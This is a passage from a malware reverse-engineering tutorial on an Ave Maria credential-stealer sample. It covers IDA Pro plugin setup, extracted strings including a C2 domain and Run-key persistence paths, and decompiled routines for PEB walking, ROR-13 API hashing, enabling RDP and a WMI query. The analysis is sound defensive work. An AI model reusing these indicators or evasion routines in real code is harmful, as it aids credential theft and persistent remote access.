
- C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
- %ProgramData%\Microsoft\Windows\Start Me
- mosesmanservernew.hopto.org
- cmd.exe /C ping 1.2.3.4 -n 4 -w 1000 > Nul & cmd.exe /C
- nevergonnagiveyouup
- Ave_Maria Stealer OpenSource github Link: https://github.com/syohex/java-simple-mine-sweeper
- China Petroleum & Chemical Corp!,(c) 1997-2005 e-merge GmbH, http://www.emerge.de
- %02d-%02d-%02d_%02d.%02d.%02d
- Software\Microsoft\Windows\CurrentVersion\Run\
- Microsoft-Windows-RemoteDesktopServices-RemoteFX-VM-User-Mode-Transport/Debug
- HTTP Password
- SMTP Password
- IMAP Password
- SMTP Password

These are only few strings from over 8 thousand ones, but they are interesting because they might indicate:

- persistence

- testing Internet connection
- malware family's name
- mac address
- C2 URL
- Stealing passwords

If readers examine strings a bit more, the new findings are also interesting. For example, it seems that malware sample is stealing and query information from a list of browsers databases:



Address	Base Address	Length	Result
0x67b2a3	0x660000	12	sqlite3_open
0x67b2b3	0x660000	13	sqlite3_close
0x67b2c3	0x660000	18	sqlite3_prepare_v2
0x67b2d7	0x660000	19	sqlite3_column_text
0x67b2eb	0x660000	18	sqlite3_column_int
0x67b2ff	0x660000	20	sqlite3_column_int64
0x67b317	0x660000	20	sqlite3_column_count
0x67b32f	0x660000	18	sqlite3_data_count
0x67b343	0x660000	12	sqlite3_step
0x67b353	0x660000	12	sqlite3_exec
0x67b363	0x660000	15	sqlite3_open_v2
0x67b373	0x660000	19	sqlite3_column_blob
0x67b387	0x660000	19	sqlite3_column_type
0x67b39b	0x660000	20	sqlite3_column_bytes
0x67b3b3	0x660000	16	sqlite3_close_v2

[Figure 44] System Informer: strings indicate SQL Lite activity

8. Reversing

In this reversing section, I'll be using **IDA Pro 8.1**, but I'll be also using **IDA Pro 7.7**. The reason for using IDA **Pro 7.7** is that **Flare Capa Explorer** and other Mandiant plugins doesn't support **IDA Pro 8.1** in this exact moment I'm writing this text. About the **IDA Pro 8.1**, it was released containing news:

- https://hex-rays.com/products/ida/news/8_1/

Although I've already written about the setup configuration steps to install few IDA plugins in previous articles, I'll be repeating them to help readers and also adding new suggested plugins:

To configure any IDA Pro plugin, you must be sure that IDA Pro is using the same Python version that your system is configured to use. Thus, to check which Python version is configured with your **IDA Pro 8.1**, open it up and, in the IDA Python prompt, type:

- **import sys**
- **sys.version**

If you need to change the configured Python for IDA Pro, you can do it through the "**idapyswitch.exe**" command, which is available on the IDA Pro installation folder (in my case: *C:\Program Files\IDA Pro 8.1*). Of course, readers can follow the same steps for IDA Pro 7.x.

Therefore, instructions for configuring a brief list of IDA Pro plugins follow below even I don't use all of them in this specific article:

a. Flare Capa Explorer

This plugin is excellent to detect capabilities of executable files inside the IDA Pro. In special, I like it because it helps to detect and identify crypto-algorithms, persistence, evasion techniques and network communication. At this time that I'm drafting the article, it doesn't support IDA Pro 8.1, so I'll be configuring it for IDA Pro 7.7:

To install it, execute the following commands and tasks:

- **pip install wheel**
- **pip install -U flare-capa or pip install git+https://github.com/mandiant/capa**
- **clone the capa: git clone http://github.com/mandiant/capa.git.**
- **clone the capa-rules: git clone -b v4 https://github.com/mandiant/capa-rules.git**

- copy the **capa_explorer.py** plugin to *IDA plugin directory*. In my case:

  - C:\github\capa\capa\ida\plugin> **cp capa_explorer.py "C:\Program Files\IDA Pro 7.7\plugins"**

- On IDA Pro, load the binary and, eventually, it'd recommended to select **Manual Load** and **Load Resources** for getting better results. However, you wouldn't need to load the overlay.

- Go to **Edit → Plugin → Flare capa explorer** and select **"Program Analysis" tab**. From there, click on the **"Analysis" button**, which will prompt you to select the folder containing the capa rules (in my case, **C:\github\capa-rules**).

- **Note:** from time to time, don't forget to update capa and capa-rules using "**git pull**" command, and copy the updated plugin's version to the correct place mentioned above.

b. ApplyCalleType and StructTyper plugins

These steps work for **IDA Pro 8.1** and **IDA Pro 7.7.** Both plugins are available from excellent flare-ida project. To install them:

- **git clone https://github.com/mandiant/flare-ida**

- copy **apply_callee_type_plugin.py** and **struct_typer_plugin.py** to **"C:\Program Files\IDA Pro 8.1\plugins"** folder.

- copy the content of **python folder** (for example: **"C:\github\flare-ida\python\flare"**) to python folder from IDA directory (for example: **C:\Program Files\IDA Pro 8.1\python\3**)

- **Notes:**
  - remember to update flare-ida using "**git pull**" command.
  - After updating it you should **copy the named plugins to the mentioned directory**.
  - There're other two plugins in the directory: **stackstrings_plugin.py** and **shellcode_hashes_search_plugin.py**. The first former works only with Python 2.7 (we should change the IDA's python configuration to fill this request) and the second one is a good plugin, but we'll use a recent plugin from **OALabs** that is better.

c. Findcrypt-yara

This is a simple, but effective IDA Pro plugin to find crypto constants, mainly. Of course, **Flare Capa Explorer** is also able to detect crypto algorithms, but it's always recommended to have two methods to do the same task. To install it:

- **pip install yara-python**
- **git clone https://github.com/polymorf/findcrypt-yara.git**
- copy both **findcrypt3.py** and **findcrypt3.rule** to IDA's plugin folder (***C:\Program Files\IDA Pro 8.1\plugins***)

d. HashDB

HashDB is an excellent plugin from OALabs that perform string hash lookup against a remote database on OALabs. Actually, it is a welcome evolution and extension from the idea offered by **shellcode_hashes_search_plugin.py plugin** (created by Mandiant), which I personally used in different opportunities, and it's able to provide a seamless integration with IDA Pro and really manage and detect most hashed strings. Install it by executing the following steps:

- **git clone https://github.com/OALabs/hashdb-ida**
- copy **hashdb.py** to IDA's plugin directory (***C:\Program Files\IDA Pro 8.1\plugins***)
- **Attention:** as HashDB performs lookup on OALabs server, so you should remember to keep Internet access in your environment.
- **Note:** as the same way, **hashdb.py** is updated from time to time, so don't forget to update it and copy the updated version to the mentioned directory above.

e. HexRaysPyTools

Igor Kirilov created this plugin. The goal of this plugin is to assist in the creation of classes, structures, and detection of virtual tables, helping us to have a better experience while analyzing the decompiled code. **Attention:** there will be a compatibility warning on IDA 7.7 and newer versions.

Installing this plugin is not complicated:

- **git clone https://github.com/igogo-x86/HexRaysPyTools**

- **Copy HexRaysPyTools.py** file **and HexRaysPyTools** directory to IDA plugin directory (***C:\Program Files\IDA Pro 8.1\plugins***).

- **Note:** There is an incompatibility of the plugin with recent versions of IDA and, eventually, you'll see the following message on *"Please use "widget_type" instead of "form_type" ("form_type" is kept for backward-compatibility, and will be removed soon.)"*.

f. ttddbg - Time Travel Debugging IDA plugin

This plugin, which was created by Airbus-CERT, adds a new debugger feature to IDA which supports loading **Time Travel Debugging traces generated using WinDbg Preview**.

For now, it works only with **IDA Pro 7.7** and can be easily installed through the installer available on: https://github.com/airbus-cert/ttddbg/releases. Further information on https://github.com/airbus-cert/ttddbg

g. deREferencing

This IDA Pro plugin implements new registers and stack views, as well as dereferenced pointers, colors, and other useful information. To install it:

- git clone https://github.com/danigargu/deREferencing
- Copy **dereferencing.py file** and the **dereferencing directory** into IDA's plugin directory.

I've already explained how to use most these plugins in previous articles of this series, so I won't show how to do it again here. Please, review **MAS_2** and **MAS_3 articles** to refresh necessary procedures.

As usual, let's start our analyzing by decompiling the entire program to avoid any decompiler's issue later:


- **File → Produce File → Create C File** (or **CTRL+F5).**

Afterwards, we must add (or confirm) whether necessary Type Libraries are loaded:

- Go to **View → Type Libraries (or SHIFT+F11)** and confirm whether **mssdk_win7, ntapi_win7 and ntddk_win7** are included.

- If they aren't, so do it by using **INS key**. It's suitable to mention that though all of libraries comes from Windows 7 base foundation, in distinct cases I had better results loading recent libraries related to Windows 10 (mainly in malware threats coded as kernel drivers), so it is not a fixed rule.

When you have loaded all libraries, you should have something like the picture below:



[Figure 45] IDA Pro: typical used type libraries

This sample contains subroutines and functionalities, and readers can easily confirm them by examining its respective strings. As our space and time are limited, so I'll quick analyze few of these sub-routines and leaving a list of comments.

As we learned previously, we are managing and analyzing one of the products of the infection process and the file named "**file_6.bin**" has the following SHA256 hash: **8293312b3627167f97e4a5d2900bbdef342e60ad926bc303049b1c9c21fe6d72**.

The provided malware presents a concise list of artifacts and, mainly, only analyzing its strings on IDA Pro (**SHIFT+F12**) already brings all necessary directions for the analysis, which IOCs show that:

- The threat has strong interaction with browsers like Chrome, Mozilla, Brave, Edge.
- It makes usage of Winsock2 APIs.
- Apparently it checks for network and Internet connection.
- It makes usage of C++ structures and virtual functions.
- Checks or collects system's MAC addresses.
- Probably works as a keylogger.
- It hooks graphical-related functions.
- Steals cookies and login credentials from a list of browsers.
- Collect SMTP, POP3, IMAP and HTTP passwords.
- It presents a curious reference to Ave Maria: https://github.com/syohex/java-simple-mine-sweeper
- It does an addition into the Windows Defender's exclusion list.

These potential "features" shown above need to be checked, but they are the first impressions about the sample.

This binary has **775 functions** and, certainly, it would be impossible to cover all of them, so I'll highlight only the most interesting ones and readers are invited to continue the reversing job.

Starting by **sub_A943A7**, we find a code parsing the **PEB** and other associated structures, as shown below:

```
struct _LIST_ENTRY *ab_search_ntdll()
{
  struct _LIST_ENTRY *p_InMemoryOrderModuleList; // edi
  struct _LDR_DATA_TABLE_ENTRY *ptr_module; // esi

  p_InMemoryOrderModuleList = &NtCurrentPeb()->Ldr->InMemoryOrderModuleList;
  for ( ptr_module = (struct _LDR_DATA_TABLE_ENTRY *)p_InMemoryOrderModuleList->Flink;
        ;
        ptr_module = (struct _LDR_DATA_TABLE_ENTRY *)ptr_module->InLoadOrderLinks.Flink )
  {
    if ( ptr_module == (struct _LDR_DATA_TABLE_ENTRY *)p_InMemoryOrderModuleList )
      return 0;
    if ( !ab_match_ntdll((char *)ptr_module->FullDllName.Buffer) )
      break;
  }
  return ptr_module->InInitializationOrderLinks.Flink;
}
```

[Figure 46] sub_A943A7 (renamed to ab_search_ntdll): parsing PEB and associated structures

Readers won't find this subroutine as presented in the previous picture, although it's quite easy to get the same result whether we remember few facts. First, the involved structures follow below:

```
00000000 PEB                struc ; (sizeof=0x248, align=0x8, copyof_204)
00000000 InheritedAddressSpace db ?
00000001 ReadImageFileExecOptions db ?
00000002 BeingDebugged      db ?
00000003 anonymous_0        _PEB::$D57935FE5756AF9F9B84A66E67E8019A ?
00000004 Mutant             dd ?                        ; offset
00000008 ImageBaseAddress dd ?                          ; offset
0000000C Ldr                dd ?                        ; offset
00000010 ProcessParameters dd ?                         ; offset
00000014 SubSystemData      dd ?                        ; offset
00000018 ProcessHeap        dd ?                        ; offset
0000001C FastPebLock        dd ?                        ; offset
00000020 AtlThunkSListPtr dd ?                          ; offset
00000024 IFEOKey            dd ?                        ; offset
```

[Figure 47] _PEB structure

```
00000000
00000000 _PEB_LDR_DATA     struc ; (sizeof=0x30, align=0x4, copyof_197)
00000000 Length            dd ?
00000004 Initialized       db ?
00000005                   db ? ; undefined
00000006                   db ? ; undefined
00000007                   db ? ; undefined
00000008 SsHandle          dd ?                        ; offset
0000000C InLoadOrderModuleList _LIST_ENTRY ?
00000014 InMemoryOrderModuleList _LIST_ENTRY ?
0000001C InInitializationOrderModuleList _LIST_ENTRY ?
00000024 EntryInProgress dd ?                          ; offset
00000028 ShutdownInProgress db ?
00000029                   db ? ; undefined
0000002A                   db ? ; undefined
0000002B                   db ? ; undefined
0000002C ShutdownThreadId dd ?                         ; offset
00000030 _PEB_LDR_DATA     ends
```

[Figure 48] _PEB_LDR_DATA structure

```
00000000 _LDR_DATA_TABLE_ENTRY struc ; (sizeof=0x80, align=0x8, copyof_199)
00000000 InLoadOrderLinks _LIST_ENTRY ?
00000008 InMemoryOrderLinks _LIST_ENTRY ?
00000010 InInitializationOrderLinks _LIST_ENTRY ?
00000018 DllBase            dd ?                       ; offset
0000001C EntryPoint         dd ?                       ; offset
00000020 SizeOfImage        dd ?
00000024 FullDllName        _UNICODE_STRING ?
0000002C BaseDllName        _UNICODE_STRING ?
00000034 Flags              dd ?
00000038 LoadCount          dw ?
0000003A TlsIndex           dw ?
```

[Figure 49] _LDR_DATA_TABLE_ENTRY structure

Please, remember that:

a. The **PEB (Process Environment Block)** is a user mode representation (and structure) of the process, and, for 32-bit system, we can get a pointer to them by using the classic "**mov eax, fs:30h**" instruction.
b. In **_PEB structure** there's a member named **Ldr** at offset **0xC**, which is a pointer to the **_PEB_LDR_DATA structure**.
c. In **_PEB_LDR_DATA**, at offset **0x14**, there's a member named **InMemoryOrderModuleList** that is a forward link (**FLINK, from an _ENTRY_LIST structure**) pointing to a **_LDR_DATA_TABLE_ENTRY structure**. This structure represents a loaded module (DLL).

Likely, **_PEB** and **_PEB_LDR_DATA** structures are already loaded in the IDA Pro, but the last one (**_PEB_LDR_DATA**) isn't. Thus, go the **Structure tab** (**SHIFT + F9 hotkey**) and press **INSERT key**. Click on **Add standard structure** and add it. Once readers added the mentioned structure, perform the following steps:

- rename **" i " variable** to **ptr_module**.
- change its type (**Y hotkey**) from **struct _LIST_ENTRY *** to **struct _LDR_DATA_TABLE_ENTRY *.**

The subroutine **sub_A94469** is clear and readable, and doesn't need any comment. At end, **I renamed sub_A943A7 as ab_search_ntdll.**

Applying a similar approach to **sub_A9E172**, readers can get the following:

```
int __stdcall sub_A9E172(int arg_ptr_hash)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink;
  while ( 1 )
  {
LABEL_15:
    var_dll_Base = (int)Flink->DllBase;
    var_dll_Base_1 = var_dll_Base;
    if ( !var_dll_Base )
      return 0;
    ptr_dll_name = Flink->BaseDllName.Buffer;
    ptr_hash_dllname_upper_case = 0;
    var_dll_length = *(_DWORD *)&Flink->BaseDllName.Length;
    Flink = Flink->InLoadOrderLinks.Flink;
    ptr_dll_name_2 = ptr_dll_name;
    Flink_1 = Flink;
    ptr_Export_DIRECTORY = *(_IMAGE_EXPORT_DIRECTORY **)(*(_DWORD *)(var_dll_Base + 0x3C) + var_dll_Base + 0x78);
    ptr_Export_DIRECTORY_1 = ptr_Export_DIRECTORY;
    if ( ptr_Export_DIRECTORY )
    {
      var_dll_length_highword = HIWORD(var_dll_length);
      counter = 0;
      if ( var_dll_length_highword )
      {
        ptr_dll_name_3 = ptr_dll_name_2;
        do
        {
          result_ROR_13 = __ROR4__(ptr_hash_dllname_upper_case, 13);
          ptr_next_dll_name = *((char *)ptr_dll_name_3 + counter);
          if ( (char)ptr_next_dll_name < 'a' )
            ptr_hash_dllname_upper_case = ptr_next_dll_name + result_ROR_13;
          else
            ptr_hash_dllname_upper_case = *((char *)ptr_dll_name_3 + counter) - 0x20 + result_ROR_13;
          ++counter;
```

[Figure 50] Reversed sub_A9E172 subroutine (first part)

```
37         }
38         while ( counter < var_dll_length_highword );
39         Flink = Flink_1;
40       }
41       var_NumberOfNames = *(DWORD *)((char *)&ptr_Export_DIRECTORY->NumberOfNames + var_dll_Base);
42       counter_2 = 0;
43       ptr_AddressOfNames = (_DWORD *)(var_dll_Base
44                               + *(DWORD *)((char *)&ptr_Export_DIRECTORY->AddressOfNames + var_dll_Base));
45       var_NumberOfNames_1 = var_NumberOfNames;
46       if ( var_NumberOfNames )
47         break;
48     }
49   }
50   while ( 1 )
51   {
52     ptr_hash = 0;
53     ptr_AddressOfNames_1 = (char *)(var_dll_Base + *ptr_AddressOfNames);
54     ptr_Next_AddressOfNames = ptr_AddressOfNames + 1;
55     do
56     {
57       v15 = *ptr_AddressOfNames_1;
58       ptr_hash = *ptr_AddressOfNames_1++ + __ROR4__(ptr_hash, 13);
59     }
60     while ( v15 );
61     var_dll_Base = var_dll_Base_1;
62     ptr_hash_1 = ptr_hash;
63     Flink = Flink_1;
64     if ( ptr_hash_dllname_upper_case + ptr_hash_1 == arg_ptr_hash )
65       return var_dll_Base_1
66            + *(_DWORD *)(*(DWORD *)((char *)&ptr_Export_DIRECTORY_1->AddressOfFunctions + var_dll_Base_1)
67                          + 4
68                          * *(unsigned __int16 *)(*(DWORD *)((char *)&ptr_Export_DIRECTORY_1->AddressOfNameOrdinals
69                                                             + var_dll_Base_1)
70                                                  + 2 * counter_2
71                                                  + var_dll_Base_1)
72                          + var_dll_Base_1);
73     ptr_AddressOfNames = ptr_Next_AddressOfNames;
74     if ( ++counter_2 >= var_NumberOfNames_1 )
75       goto LABEL_15;
76   }
77 }
```

[Figure 51] Reversed sub_A9E172 subroutine (second and last part)

Readers can notice:

- The function is parsing the **PE structures**.
- It's calculating and comparing the result with a provided hash argument.
- The **ROR 13 operation** is typical of hashing functions.

The result of the reversing task on this subroutine can be improved and, as further note, pay attention to **line 19**, where I changed the type (**Y hotkey**) from DWORD to **_IMAGE_EXPORT_DIRECTORY** based on the information of the PE format: **IMAGE_DOS_HEADER | IMAGE_NT_HEADERS | IMAGE_OPTIONAL_HEADER** | **IMAGE_DATA_DIRECTORY** (at offset 0x78) and the first member of **IMAGE_DATA_DIRECTORY** (**IMAGE_DATA_DIRECTORY[0]**) is a pointer (through **VirtualAddress member**) to **_IMAGE_EXPORT_DIRECTORY**.

Looking for further interesting parts (and there're other ones) around the malware code, we're able to find a specific subroutine (**sub_A90F49**) that, apparently, it's responsible for enabling and configuring **Remote Desktop Services (RDS)**, which is used by the RDP client. As shown below, the first line already brings details about the goals of the routine, which I'll be renaming to **ab_enables_RDS**:

```
int __stdcall sub_A90F49(int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = 0;
  v23 = 0;
  hKey[0] = 0;
  ab_copy_string((char **)&reg_TS, 0, L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server");
  ab_copy_string(
    (char **)&reg_TS_Licensing_Core,
    0,
    L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\Licensing Core");
  ab_copy_string((char **)&reg_CurrentVersion_WinLogon, 0, L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon");
  ab_copy_string((char **)&reg_TS_LAddIns, 0, L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\AddIns");
  ab_copy_string(
    (char **)&reg_TS_LAddIns_Clip_Redirector,
    0,
    L"SYSTEM\\CurrentControlSet\\ControlTerminal Server\\AddIns\\Clip Redirector");
  ab_copy_string(
    (char **)&reg_TS_LAddIns_Dynamic_VC,
    0,
    L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\AddIns\\Dynamic VC");
  v32 = 1;
  if ( !ab_w_RegCreateKeyEx(hKey, HKEY_LOCAL_MACHINE, (LPCWSTR *)&reg_TS, 0x20106u, 1u) )
    goto LABEL_69;
  lpData = 0;
  cbData = 0;
```

[Figure 52] First lines of ab_enables_RDS subroutine

There're tons of subroutines that present a well-defined goal:

- The **sub_A91712** is another piece of code related to this subject (RDS/RDP).
- The **sub_A9337A** subroutine loads an obfuscated code from the binary resource section and perform short shift operations.
- The **sub_ A92C87** subroutine performs the socket communication (basically using socket, send and **recv** functions) through a network thread. Additionally, there're other routines related to socket communication such as **00A93090** (TCP) and **sub_A92BD2** (UDP), for example.

Another always critical point of any code is its usage of **COM (Component Object Model)** functions. Yes, I know that people usually don't like to work with them because the marking task is not so simple, but I already explained it in previous articles, and readers are ready to do it. Anyway, if readers to search for typical COM functions (**CoCreateInstance**, **CoInitialize, CoInitializeSecurity** and so on), certainly they will find them and there will be few cross-references to **CoCreateInstance( )**. Please, remember about parameters of this function:

```
HRESULT CoCreateInstance(
  REFCLSID  rclsid,
  LPUNKNOWN pUnkOuter,
  DWORD     dwClsContext,
  REFIID    riid,
  LPVOID    *ppv
);
```

[Figure 53] CoCreateInstance function

To an analyst, the most important parameters are **rclsid** and **riid**, which represent the associated **CLSID** (class ID) and **IID** (interface ID), respectively, and the output value that's the ***ppv parameter** (the last one).

Of course, there're other vital facts that must be used and taken in account while programming COM, but this time let's proceed using only the essential information for malware analysis.


Therefore, before applying the necessary reversing, you'll code like the following one that, as you can notice, it' not so easy to read because multiple casting operations shown below:

```
char **__usercall sub_A9349F@<eax>(char **a1@<ecx>, int a2@<ebx>)
{
  LPVOID v3; // eax
  int v5; // eax
  VARIANTARG pvarg; // [esp+8h] [ebp-28h] BYREF
  char v7[4]; // [esp+1Ch] [ebp-14h] BYREF
  void *v8; // [esp+20h] [ebp-10h] BYREF
  int v9; // [esp+24h] [ebp-Ch] BYREF
  int i; // [esp+28h] [ebp-8h] BYREF
  LPVOID ppv; // [esp+2Ch] [ebp-4h] BYREF

  CoInitializeSecurity(0, -1, 0, 0, 0, 3u, 0, 0, 0);
  if ( CoInitialize(0) < 0 )
    goto LABEL_6;
  ppv = 0;
  if ( CoCreateInstance(&rclsid, 0, 0x17u, &riid, &ppv) < 0 )
    goto LABEL_6;
  v8 = 0;
  if ( (*(int (__stdcall **)(LPVOID, const wchar_t *, _DWORD, _DWORD, _DWORD, int, _DWORD, _DWORD, void **))(*(_DWORD *)ppv + 12))(
         ppv,
         L"root\\CIMV2",
         0,
         0,
         0,
         128,
         0,
         0,
         &v8) < 0 )
  {
    v3 = ppv;
LABEL_5:
    (*(void (__stdcall **)(LPVOID))(*(_DWORD *)v3 + 8))(v3);
LABEL_6:
    sub_A845BA(a1, a2, &word_A99490);
    return a1;
  }
  v9 = 0;
  if ( (*(int (__stdcall **)(void *, const wchar_t *, const wchar_t *, int, _DWORD, int *))(*(_DWORD *)v8 + 80))(
         v8,
         L"WQL",
         L"SELECT Name FROM Win32_VideoController",
         32,
         0,
         &v9) < 0 )
  {
    (*(void (__stdcall **)(LPVOID))(*(_DWORD *)ppv + 8))(ppv);
    v3 = v8;
    goto LABEL_5;
  }
  for ( i = 0; ; (*(void (__stdcall **)(int))(*(_DWORD *)i + 8))(i) )
  {
    v5 = (*(int (__stdcall **)(int, int, int, int *, char *))(*(_DWORD *)v9 + 16))(v9, -1, 1, &i, v7);
    if ( v5 == 1 || v5 < 0 )
    {
      (*(void (__stdcall **)(int))(*(_DWORD *)v9 + 8))(v9);
      (*(void (__stdcall **)(void *))(*(_DWORD *)v8 + 8))(v8);
      return (char **)(*(int (__stdcall **)(LPVOID))(*(_DWORD *)ppv + 8))(ppv);
    }
    VariantInit(&pvarg);
    if ( (*(int (__stdcall **)(int, const WCHAR *, _DWORD, VARIANTARG *, _DWORD, _DWORD))(*(_DWORD *)i + 16))(
           i,
           L"Name",
           0,
           &pvarg,
           0,
           0) >= 0
```

```
    v5 = (*(*v9 + 16))(
           v9,
           -1,
           1,
           &i,
           v7);
    if ( v5 == 1 || v5 < 0 )
    {
      (*(*v9 + 8))(v9);
      (*(*v8 + 8))(v8);
      return (*(*ppv + 8))(ppv);
    }
    VariantInit(&pvarg);
    if ( (*(*i + 16))(
           i,
           L"Name",
           0,
           &pvarg,
           0,
           0) >= 0
      && pvarg.vt == 8 )
    {
      break;
    }
  }
  ab_copy_string(a1, a2, pvarg.bstrVal);
  return a1;
}
```

[Figure 54] Subroutine sub_A9349F using CoCreateInstance and other COM methods

As readers can also notice, it isn't possible to understand what's happening exactly in term of code, although the WMI query provides us a good indicator, and neither be sure about what methods are being called. Thus, we need to work on the code to improve its readability and the first step is discovery CLSID and IID used by **CoCreateInstance function.** There're IDA Pro plugins that could accomplish this task, but I'm used to doing it manually by using the following script (**SHIFT+F2**) to get the associated GUIDs:



[Figure 55] Script to format CLSID and IID GUIDs.

Therefore, we can calculate CLSID and IID GUIDs by providing their respective addresses as shown below:

- IDC> **Guid(0x00A99380)** | CLSID -- { 4590F811-1D3A-11D0-891F-00AA004B2E24 } : **WbemLocator**
- IDC> **Guid(0x00A9C2B0)** | IID -- { DC12A687-737F-11CF-884D-00AA004B2E24 }: **IWbemLocator**

The first information you're able to easily find using **OleView .Net tool** (https://github.com/tyranid/oleviewdotnet) and the second one using the excellent reference to .NET 4.8 from Microsoft (https://referencesource.microsoft.com/) , as shown below:

- https://referencesource.microsoft.com/#System.Management/InteropClasses/WMIInterop.cs,dc12a687-737f-11cf-884d-00aa004b2e24,references

```
[InterfaceTypeAttribute(0x0001)]
[TypeLibTypeAttribute(0x0200)]
[GuidAttribute("DC12A687-737F-11CF-884D-00AA004B2E24")]
[ComImport]
interface IWbemLocator
{
   [PreserveSig] int ConnectServer_([In][MarshalAs(UnmanagedType.BStr)]  string
strNetworkResource, [In][MarshalAs(UnmanagedType.BStr)]  string   strUser, [In]IntPtr   strPassword,
[In][MarshalAs(UnmanagedType.BStr)]  string   strLocale, [In] Int32 lSecurityFlags,
